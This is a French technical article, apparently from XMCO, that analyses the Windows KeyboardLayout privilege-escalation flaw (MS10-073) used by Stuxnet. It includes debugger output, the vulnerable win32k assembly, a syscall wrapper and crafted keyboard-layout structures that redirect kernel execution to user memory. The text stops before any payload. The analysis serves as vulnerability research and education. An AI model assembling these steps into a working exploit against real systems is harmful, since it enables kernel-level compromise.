http://www.eset.com/resources/white-papers/Stuxnet_Under_the_Microscope.pdf

http://blog.eset.com/2010/09/23/eset-stuxnet-paper

✱ Ressources sur Stuxnet
http://blog.eset.com/2011/01/03/stuxnet-information-and-resources

✱ F-Secure (FAQ)
http://www.f-secure.com/weblog/archives/00002040.html

http://www.f-secure.com/weblog/archives/00002066.html

✱ Langner (Blog)
http://www.langner.com/en/blog/

http://www.controlglobal.com/articles/2011/IndustrialControllers1101.html?page=print

✱LEXSI
http://cert.lexsi.com/weblog/index.php/2011/01/31/397-dossier-stuxnet-de-la-vulnerabilite-lnk-au-sabotage-industriel

✱ ISIS - Institute for Science and International Security
http://isis-online.org/isis-reports/detail/did-stuxnet-take-out-1000-centrifuges-at-the-natanz-enrichment-plant/8

✱ Hackin9 (article Printer Spooler)
http://newsoft.dyndns.org/tech/PrintYourShell.pdf

✱ OSVDB
Microsoft Windows Shell LNK File Parsing Arbitrary Command Execution
http://osvdb.org/show/osvdb/66387

Siemens SIMATIC WinCC Default Password
http://osvdb.org/show/osvdb/66441

Microsoft Windows on 32-bit Task Scheduler Crafted Application Local Privilege Escalation
http://osvdb.org/show/osvdb/68518

Microsoft Windows on 32-bit win32k.sys Keyboard Layout Loading Local Privilege Escalation
http://osvdb.org/show/osvdb/68517

Microsoft Windows Print Spooler Service RPC Impersonation StartDocPrinter Procedure Remote Code Execution
http://osvdb.org/show/osvdb/67988


✱ Microsoft
http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx

http://www.microsoft.com/technet/security/bulletin/MS10-046.mspx

http://www.microsoft.com/technet/security/bulletin/MS10-061.mspx

http://www.microsoft.com/technet/security/bulletin/MS10-073.mspx

http://www.microsoft.com/technet/security/bulletin/MS10-092.mspx



Keyboard Layout et MS10-073 : retour sur une des vulnérabilités exploitées par Stuxnet

L'année 2010 a été marquée par plusieurs vulnérabilités Windows permettant à un utilisateur d'élever ses privilèges (Scheduler, KeyboardLayout, NtGdiEnableEUDC, Windows Class). Plusieurs codes d'exploitation ont été rendus publics.

Dans cet article, nous allons étudier la faille KeyboardLayout (CVE-2010-2743 - MS10-073) utilisée par le ver Stuxnet pour élever ses privilèges sous Windows 2000 et XP, et comprendre comment développer une preuve de concept associée.

Florent Hochwelker
XMCO

Rappel
Les droits utilisateurs sous Windows

Sous Windows, et cela depuis la version NT 3.51, il est possible de créer des comptes utilisateurs avec des **privilèges restreints** en plus des comptes administrateurs. Ces simples utilisateurs disposent de droits limités. Ils ne peuvent par exemple pas modifier certains paramètres du système, accéder aux dossiers des autres utilisateurs ou encore écrire dans certains dossiers comme les répertoires sensibles de Windows.

De Windows 1.0 à Windows 98 le système d'exploitation de Microsoft n'offrait pas réellement d'étanchéité entre les différents utilisateurs. Cela était en partie dû au fait que Windows reposait encore sur MS-DOS.

La version NT 4.0 de Windows, sortie en 1996, a été le premier système d'exploitation de Microsoft intégrant une gestion de droits sur les fichiers et les dossiers (ACL) grâce au système de fichiers NTFS. Grâce à ces mécanismes, un virus qui réussirait à infecter une machine, mais qui s'exécuterait avec les droits d'un utilisateur *simple*, aurait beaucoup plus de mal à infecter entièrement une machine et à dissimuler sa présence au sein du système.

Différences entre « user-land » et « kernel-land »

Avant de rentrer dans les explications de la vulnérabilité, rappelons la différence entre l'espace noyau (**kernel-land**) et l'espace utilisateur (**user-land**).

Lorsqu'un processeur de la famille x86 fonctionne en mode *protégé*, celui-ci est capable d'isoler les différents processus qui s'exécutent grâce à un mécanisme de *ring*. Il existe 4 rings différents : Ring 0, 1, 2 et 3. Sous Windows seul les ring 0 et ring 3 sont utilisés.


Le noyau, qui est exécuté dans **le ring 0**, dispose de tous les privilèges. Il peut donc accéder à n'importe quel espace mémoire.

> **« Un programme exécuté par un utilisateur simple en ring 3 ne peut accéder aux adresses comprises entre 0x80000000 et 0xFFFFFFFF. »**

Les programmes utilisateurs sont isolés dans le ring 3 et ne peuvent pas accéder à l'espace mémoire du noyau.


Sous Windows l'espace mémoire virtuel est adressé comme le présente le schéma ci-dessous pour chaque processus. Un programme exécuté par un utilisateur

simple en ring 3 ne peut donc pas accéder aux adresses comprises entre 0x80000000 et 0xFFFFFFFF correspondant à l'espace mémoire du noyau (ou du moins pas avec un utilisateur simple*).



Lorsqu'un programme doit effectuer certaines tâches, il utilise généralement les API fournis par le système d'exploitation Windows.

Prenons l'exemple de l'API *CreateFile* permettant de créer ou d'ouvrir un fichier sur le disque.



** Cependant, un utilisateur possédant les droits administrateurs peut installer un pilote s'exécutant en ring 0, ou par le biais de certaines API, modifier la zone mémoire noyau. Exemple sous XP, la fonction NtSystemDebugControl() est utilisée par le débogueur Microsoft WinDbg.*

Le programme, dans l'espace utilisateur (ring 3), va appeler la fonction *CreateFile* disponible dans la librairie *kernel32.dll*. Cette librairie est également présente dans l'espace utilisateur. Cette fonction va réaliser quelques traitements pour vérifier les paramètres passés et ensuite, par le biais d'un appel système, donner la main au noyau.

Le noyau met à disposition un grand nombre d'appels système permettant de réaliser nombreuses actions différentes. Il n'est généralement pas conseillé de les appeler directement.

```
lkd> dds nt!KiServiceTable
80501bbc  805999ba nt!NtAcceptConnectPort
80501bc0  805e6e36 nt!NtAccessCheck
80501bc4  805ea694 nt!NtAccessCheckAndAuditAlarm
80501bc8  805e6e68 nt!NtAccessCheckByType
80501bcc  805ea6ce nt!NtAccessCheckByTypeAndAuditAlarm
80501bd0  805e6e9e nt!NtAccessCheckByTypeResultList
80501bd4  805ea712 nt!NtAccessCheckByTypeResultListAndAuditAlarm
80501bd8  805ea756 nt!NtAccessCheckByTypeResultListAndAuditAlarmByHandle
80501bdc  8060bea8 nt!NtAddAtom
80501be0  8060cbec nt!NtSetBootOptions
80501be4  805e2234 nt!NtAdjustGroupsToken
80501be8  805e1e8c nt!NtAdjustPrivilegesToken
80501bec  805cae66 nt!NtAlertResumeThread
80501bf0  805cae16 nt!NtAlertThread
80501bf4  8060c4ce nt!NtAllocateLocallyUniqueId
80501bf8  805ab62e nt!NtAllocateUserPhysicalPages
80501bfc  8060bae6 nt!NtAllocateUuids
80501c00  8059de30 nt!NtAllocateVirtualMemory
80501c04  805a5a70 nt!NtAreMappedFilesTheSame
80501c08  805cc944 nt!NtAssignProcessToJobObject
80501c0c  804ff838 nt!NtCallbackReturn
80501c10  8060d12a nt!NtDeleteBootEntry
80501c14  8056bd48 nt!NtCancelIoFile
80501c18  8053503e nt!NtCancelTimer
80501c1c  8060517e nt!NtClearEvent
80501c20  805b1cba nt!NtClose
80501c24  805eabce nt!NtCloseObjectAuditAlarm
80501c28  80619f14 nt!NtCompactKeys
80501c2c  805ef0e2 nt!NtCompareTokens
80501c30  8059a0a8 nt!NtCompleteConnectPort
80501c34  8061a168 nt!NtCompressKey
80501c38  8059995a nt!NtConnectPort
```

Table des appels système

La fonction *CreateFile* de Windows va, par exemple, utiliser l'appel système *NtCreateFile*. Le programme donne donc la main au noyau pour effectuer la création du fichier demandé.

```
kd> ba e1 nt!ntcreatefile
```

BreakPoint sur l'appel système

```
kd> g
Breakpoint 0 hit
nt!NtCreateFile:
8056e2fc 8bff            mov     edi,edi
kd> kn
 # ChildEBP RetAddr
00 b21a1470 8053d648 nt!NtCreateFile
01 b21a1470 7c90e514 nt!KiFastCallEntry+0xf8
02 0007c2a8 7c90d0ba ntdll!KiFastSystemCallRet
03 0007c2ac 7c8109b6 ntdll!NtCreateFile+0xc
04 0007c344 76fd6aae kernel32!CreateFileW+0x35f
```

g : permet de continuer l'exécution du programme
kn *:* permet d'afficher la *call stack*

Il est alors possible, en tant qu'utilisateur simple, d'envoyer des données qui seront traitées en ring 0.

Ainsi, afin de prendre le contrôle en mode *kernel-land* (ring 0), il faut trouver une vulnérabilité au sein d'une fonction noyau ou dans un pilote (les pilotes contrôlant

le matériel sont eu aussi en ring 0) qui permettra de prendre le contrôle du ring 0 et d'accéder à cet espace mémoire protégé dont l'accès est normalement interdit.

Les différents processus sous Windows disposent d'un système de *token* correspondant à des identités qui spécifient les droits attribués à chacun d'entre eux. Une fois que le ring 0 est contrôlé, il est possible de modifier le *token* de notre application et de le remplacer par un ***token* système** (NT/LOCALAUTHORITY) qui nous donnera les pleins pouvoirs.

INFO

Keyboard Layout Kezaco ?

Le *Keyboard Layout* est un fichier binaire décrivant la disposition des touches du clavier. Il existe donc un fichier par disposition de touches clavier. Ces fichiers sont sous la forme d'une librairie (fichier DLL) et sont disponibles dans le dossier "Windows/system32/".

Par exemple le clavier français correspond au fichier "kbdfr.dll".

Nom	Dans le dossier	T...	Type	Date de modific...
KBDAL.DLL	C:\WINDOWS\system32	7 Ko	Extension de l'application	14/04/2008 13:00
kbdaze.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdazel.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdbe.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdbene.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdbhc.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdblr.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdbr.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdbu.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdca.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdcan.dll	C:\WINDOWS\system32	8 Ko	Extension de l'application	14/04/2008 13:00
kbdcr.dll	C:\WINDOWS\system32	7 Ko	Extension de l'application	14/04/2008 13:00
kbdcz.dll	C:\WINDOWS\system32	7 Ko	Extension de l'application	14/04/2008 13:00
kbdcz1.dll	C:\WINDOWS\system32	7 Ko	Extension de l'application	14/04/2008 13:00
kbdcz2.dll	C:\WINDOWS\system32	7 Ko	Extension de l'application	14/04/2008 13:00
kbdda.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbddv.dll	C:\WINDOWS\system32	5 Ko	Extension de l'application	14/04/2008 13:00
kbdes.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdest.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdfc.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdfi.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdfi1.dll	C:\WINDOWS\system32	7 Ko	Extension de l'application	14/04/2008 13:00
kbdfo.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdfr.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdgae.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdgkl.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdgr.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00
kbdgr1.dll	C:\WINDOWS\system32	6 Ko	Extension de l'application	14/04/2008 13:00

Librairies correspondantes aux différents Keyboard Layout présents sous Windows XP

Keyboard Layout et Stuxnet

La vulnérabilité que nous allons vous présenter a été exploitée par le virus Stuxnet. Pour rappel, Stuxnet implémentait **deux vulnérabilités *0day*** permettant l'élévation de privilèges sur toutes les versions du système d'exploitation Windows (de 2000 à Seven). La vulnérabilité *Keyboad-Layout* est utilisée par le virus pour élever ses privilèges sur Windows 2000 et XP.

La faille provient d'un débordement dans un tableau de pointeurs utilisé dans la fonction *xxxKENLSProcs* contenu dans la bibliothèque *win32k.sys*.
win32k est une bibliothèque de fonction chargée en *kernel-land* (ring 0) accessible via des appels système qui gèrent, entre autres, différents rendus graphiques.

```
; START OF FUNCTION CHUNK FOR sub_BF83A937

loc_BF83A8D8:
push    [ebp+arg_4]
imul    eax, 84h
add     eax, ecx
movzx   ecx, byte ptr [eax-83h]
push    edi
add     eax, 0FFFFFF7Ch
push    eax
call    aNLSVKFProc[ecx*4]
jmp     short loc_BF83A94A
```

Code vulnérable au sein de la fonction xxxKENLSProcs

On peut voir que le code appelle un pointeur sur fonction *call _aNLSVKFProc[ecx*4]* en prenant comme paramètre une valeur d'un octet située à l'adresse *[eax-83h]*. Cette valeur correspond à un index d'un tableau, qui à l'origine ne comprend que 3 entrées représentant 3 fonctions (indexées de 0 à 2).

Avant que Microsoft ne publie le bulletin MS10-073, aucune vérification sur sa longueur n'était faite. Par conséquent, il était alors possible de déborder du tableau...

```
kd> dds win32k!aNLSVKFProc L8
bf99bfb8  bf932da4 win32k!KbdNlsFuncTypeDummy
bf99bfbc  bf9331f0 win32k!KbdNlsFuncTypeNormal
bf99bfc0  bf933236 win32k!KbdNlsFuncTypeAlt
bf99bfc4  ff696867
bf99bfc8  ff666564
bf99bfcc  60636261
bf99bfd0  0000006e
bf99bfd4  002c006a
```

Contenu du tableau aNLSVKFProc

dds : permet d'afficher les données du tableau et les symboles associés

En spécifiant, par exemple, un index de 5, nous pouvons rediriger l'appel vers l'adresse 0x60636261 située dans l'espace utilisateur où nous pourrions préalablement placer notre code malveillant (payload). Pour rappel, l'espace *user-land* contient les adresses comprises entre 0x00000000 et 0x7FFFFFFF. Nous pouvons donc allouer de la mémoire à l'adresse 0x60636261 et y écrire ce que nous souhaitons. Il est important de noter que cette valeur peut varier en fonction des systèmes d'exploitation et du Service Pack.

"En spécifiant, par exemple, un index de 5, nous pouvons rediriger l'appel vers l'adresse 0x60636261 située dans l'espace utilisateur où nous pourrions préalablement placer notre code malveillant (payload)."

Rentrons à présent dans le vif du sujet : l'exploitation de la vulnérabilité... Accrochez-vous!

Analyse de la vulnérabilité

La vulnérabilité

Lorsque Windows charge un nouveau *Keyboard Layout*, il fait appel à l'API "LoadKeyboardLayout()" présente au sein de la librairie *user32.dll* cette fonction prend en paramètre un identifiant, sous la forme de chaine de caractère, ainsi qu'un "flag".

Syntax

```
HKL WINAPI LoadKeyboardLayout(
  __in  LPCTSTR pwszKLID,
  __in  UINT Flags
);
```

Il est normalement impossible de charger un *Keyboard Layout*, autre que ceux du système, en étant un utilisateur simple.


En regardant de plus près cette fonction, on se rend compte qu'elle utilise un appel système "win32k! NtUserLoadKeyboardLayoutEx" (présent dans *win32k.sys*). Le prototype de cette fonction est disponible dans la documentation de ReactOS*. L'appel prend 7 paramètres dont le premier correspond à un "HANDLE".

```
HKL NTAPI NtUserLoadKeyboardLayoutEx (
  IN HANDLE          Handle,
  IN DWORD           offTable,
  IN PUNICODE_STRING puszKeyboardName,
  IN HKL             hKL,
  IN PUNICODE_STRING puszKLID,
  IN DWORD           dwKLID,
  IN UINT            Flags
)
```

Cette valeur ("*HANDLE*") correspond à un des fichiers *Keyboard Layout*. Nous pouvons utiliser l'API Windows "CreateFile()" afin d'ouvrir notre *Keyboard Layout* spécialement conçu et récupérer un "HANDLE" valide correspondant à notre fichier.

Afin de vérifier quels paramètres doivent être passés à cette fonction, nous allons étudier son appel à l'aide d'un debugger Windows. Pour cela, nous allons placer un "breakpoint" sur l'appel système "win32k! NtUserLoadKeyboardLayoutEx".

** OS libre compatible avec Windows XP*



g **:** continuer l'exécution du programme
dps **:** afficher le contenu de la stack
!handle **:** affiche les informations du handle spécifié

On peut constater que le **1er** paramètre est bien notre *HANDLE*.
Le **2e** paramètre correspond à des *offsets*. Il est formé de deux groupes de deux octets, ici 0x0000 et 0x1768.
Le **3e** paramètre est un pointeur vers une structure UNICODE_STRING représentant le nom du *Keyboard Layout*. Nous pouvons y mettre une valeur arbitraire.
Le **4e** paramètre représente lui aussi un *HANDLE,* mais plus particulier. En effet, celui-ci représente le *Keyboard Layout* actuellement utilisé.
Le **5e** paramètre est à nouveau un pointeur vers une structure UNICODE_STRING représentant l'ID du "layout".
Le **6e** paramètre est une valeur représentant un identifiant de *Keyboard Layout*.
Enfin, le **7e** paramètre est un flag. 0x82 représentant les flags 0x2 (KLF_SUBSTITUTE_OK) et 0x8 (KLF_NOTELLSHELL).

L'appel système n'est pas accessible directement. Par conséquent, nous devons utiliser du code assembleur pour effectuer l'appel. Sous Windows XP, il est possible de donner la main au noyau via l'instruction "sysenter".

Les API disponibles dans *user32.dll* et *ntdll.dll* utilisent toutes la même méthode pour faire cet appel système sous Windows XP.

```
[0] mov eax, XXXh
[1] mov edx, 7FFE0300h
[2] call dword ptr [edx]
[3] retn 1Ch
```

Code permettant d'appeler le syscall

[0] eax est utilisé pour spécifier le numéro de l'appel système utilisé. La liste des appels système est disponible sur Internet. Celui de "NtUserLoadKeyboardLayoutEx" est 0x11C6.

[1] On place l'adresse 0x7FFE0300 dans le registre EDX. À cette adresse fixe sous Windows XP se trouve un pointeur vers les instructions assembleur suivantes qui permettent de passer en ring 0.

```
mov edx,esp
sysenter
```

```
lkd> dd 0x7FFE0300 L1
7ffe0300  7c91e510
lkd> u 7c91e510 L3
ntdll!KiFastSystemCall:
7c91e510 8bd4            mov     edx,esp
7c91e512 0f34            sysenter
ntdll!KiFastSystemCallRet:
7c91e514 c3              ret
```

dd : ok
u : désassemble à partir de l'adresse donnée

[2] L'appel aux instructions assembleur situées à l'adresse pointé par edx (0x7FFE0300) permet d'entrer dans le ring0.

[3] Enfin, cette dernière instruction assembleur permet de reprendre le cours de l'exécution du programme en ring 3.

Afin d'être sûrs d'avoir un fichier *Keyboard Layout* valide, nous copions simplement *kbdfr.dll* et nous tentons de le charger.

Dans notre code d'exploitation, nous utilisons une fonction de type "naked" afin de ne pas être gênés par le prologue assembleur (push ebp; mov ebp, esp).

```
__declspec(naked) int NtUserLoadKeyboardLayoutEx(   HANDLE Handle,
                                                    DWORD offTable,
                                                    PUNICODE_STRING puszKeyboardName,
                                                    HKL hKL,
                                                    PUNICODE_STRING puszKLID,
                                                    DWORD dwKLID,
                                                    UINT flags)
{
__asm
    {
        mov eax, XXXXh
        mov edx, 7FFE0300h
        call dword ptr [edx]
        retn 1Ch
    }
}
```

La code correspondant au bloc *__asm* correspond à l'appel système utilisé.


Nous allons utiliser les valeurs récupérées lors du breakpoint afin de coller au mieux avec des valeurs valides.

```
NtUserLoadKeyboardLayoutEx(hFile, 0x00001768, &emptySTRING, hKL, &puszKLID, 0x09990999, 0x82);
```

Ici, *hFile* est un "HANDLE" correspondant à notre copie de *kbdfr.dll*.

Le 2e argument est un *offset* pointant sur une structure contenue dans *kbdfr.dll*. Nous utilisons la valeur observée à l'aide du debugger afin d'être sûrs d'avoir une valeur correcte.

Une fois le code exécuté, il ne s'est apparemment rien passé. Toutefois, on peut remarquer qu'en changeant la langue d'entrée associée au clavier avec le raccourci alt +shift, une nouvelle icône avec des points d'interrogation (?) apparait en plus des icônes "FR" et "EN" correspondantes aux deux *Keyboard Layout* chargés sur notre système.



Notre *Keyboard Layout* est donc correctement pris en compte. Il correspond donc exactement à la disposition du clavier français précédemment chargée.

La vulnérabilité repose sur le fait que le 2e argument passé à *NtUserLoadKeyboardLayoutEx* représente deux offset stockés sur 2 octets chacun. Lors du chargement d'un clavier français, la valeur par défaut est 0x1768.

Afin de pouvoir atteindre le code vulnérable *xxxKENLSProcs*, nous allons modifier cette valeur pour pointer vers la structure *KBDNLSTABLES* (voir plus bas) ajoutée au sein de notre fichier *kbdfr.dll* malveillant.

```
win32k!xxxKENLSProcs:
bf83a937 8bff            mov     edi,edi
bf83a939 55              push    ebp
bf83a93a 8bec            mov     ebp,esp
bf83a93c a118d59abf      mov     eax,dword ptr [win32k!gpKbdNlsTbl (bf9ad518)]
bf83a941 85c0            test    eax,eax
bf83a943 56              push    esi
bf83a944 57              push    edi
bf83a945 75b3            jne     win32k!xxxKENLSProcs+0x10 (bf83a8fa)
```

Lorsque le clavier est chargé et que l'utilisateur appuie sur une touche, la fonction xxxKENLSProcs est appelée. Une vérification est faite sur une variable globale *gpKbdNlsTbl*. Cette valeur représente notre offset passé en 2e argument lors du chargement du *Keyboard Layout*.

> **"Afin de pouvoir atteindre le code vulnérable *xxxKENLSProcs*, nous allons modifier cette adresse pour pointer vers la structure *KBDNLSTABLES* ajoutée au sein de notre fichier *kbdfr.dll* malveillant."**

Voici les deux structures à ajouter au sein de notre DLL malveillante. Ces structures sont constituées de la manière suivante :

Code ajouté au sein de notre *Keyboard Layout*


```
NtUserLoadKeyboardLayoutEx typedef struct tagKbdNlsLayer
{
    USHORT OEMIdentifier;
    USHORT LayoutInformation;
    UINT NumOfVkToF;          // nombre de structure VK_F
    PVK_F pVkToF;             // Offset de la première structure VK_F
    INT NumOfMouseVKey;
    USHORT *KBD_LONG_POINTER pusMouseVKey;
}
KBDNLSTABLES, *KBD_LONG_POINTER PKBDNLSTABLES;

typedef struct _VK_TO_FUNCTION_TABLE {
    BYTE Vk;                  // Code de la "Virtual Key"
    BYTE NLSFEProcType;       // Index du pointeur sur fonction aNLSVKFProc
    BYTE NLSFEProcCurrent;
    BYTE NLSFEProcSwitch;
    VK_FPARAM NLSFEProc[8];
    VK_FPARAM NLSFEProcAlt[8];
} VK_F, *KBD_LONG_POINTER PVK_F;
```

Afin d'exécuter le code présent à l'adresse 0x60636261 située à l'index 5 du tableau *win32k!aNLSVKFProc*, il va falloir mettre à 5 la variable *NLSFEProcType* de la structure VK_F. Le code correspondant à la *Virtual Key* (variable Vk) est une valeur arbitraire que nous devrons réutiliser plus tard. Nous laisserons cette valeur à 0 (tout comme stuxnet) pour plus de simplicité.

La variable *pVkToF* de la structure *KBDNLSTABLES* doit pointer sur la structure *VK_F*. Etant donné que nous n'avons besoin que d'une structure *VK_F* pour déclencher la vulnérabilité, nous pouvons mettre *NumOfVkToF* à 1.

Toutes les autres variables peuvent être mises à 0. *pVkToF* est une adresse virtuel relative (RVA).
Ce qui nous donne :



Contenu de la libraire (DLL) modifiée

Nous écrivons les deux structures directement dans notre copie du fichier *kbdfr.dll*. Ici, nous choisissons de modifier une zone de texte pour plus de simplicité.

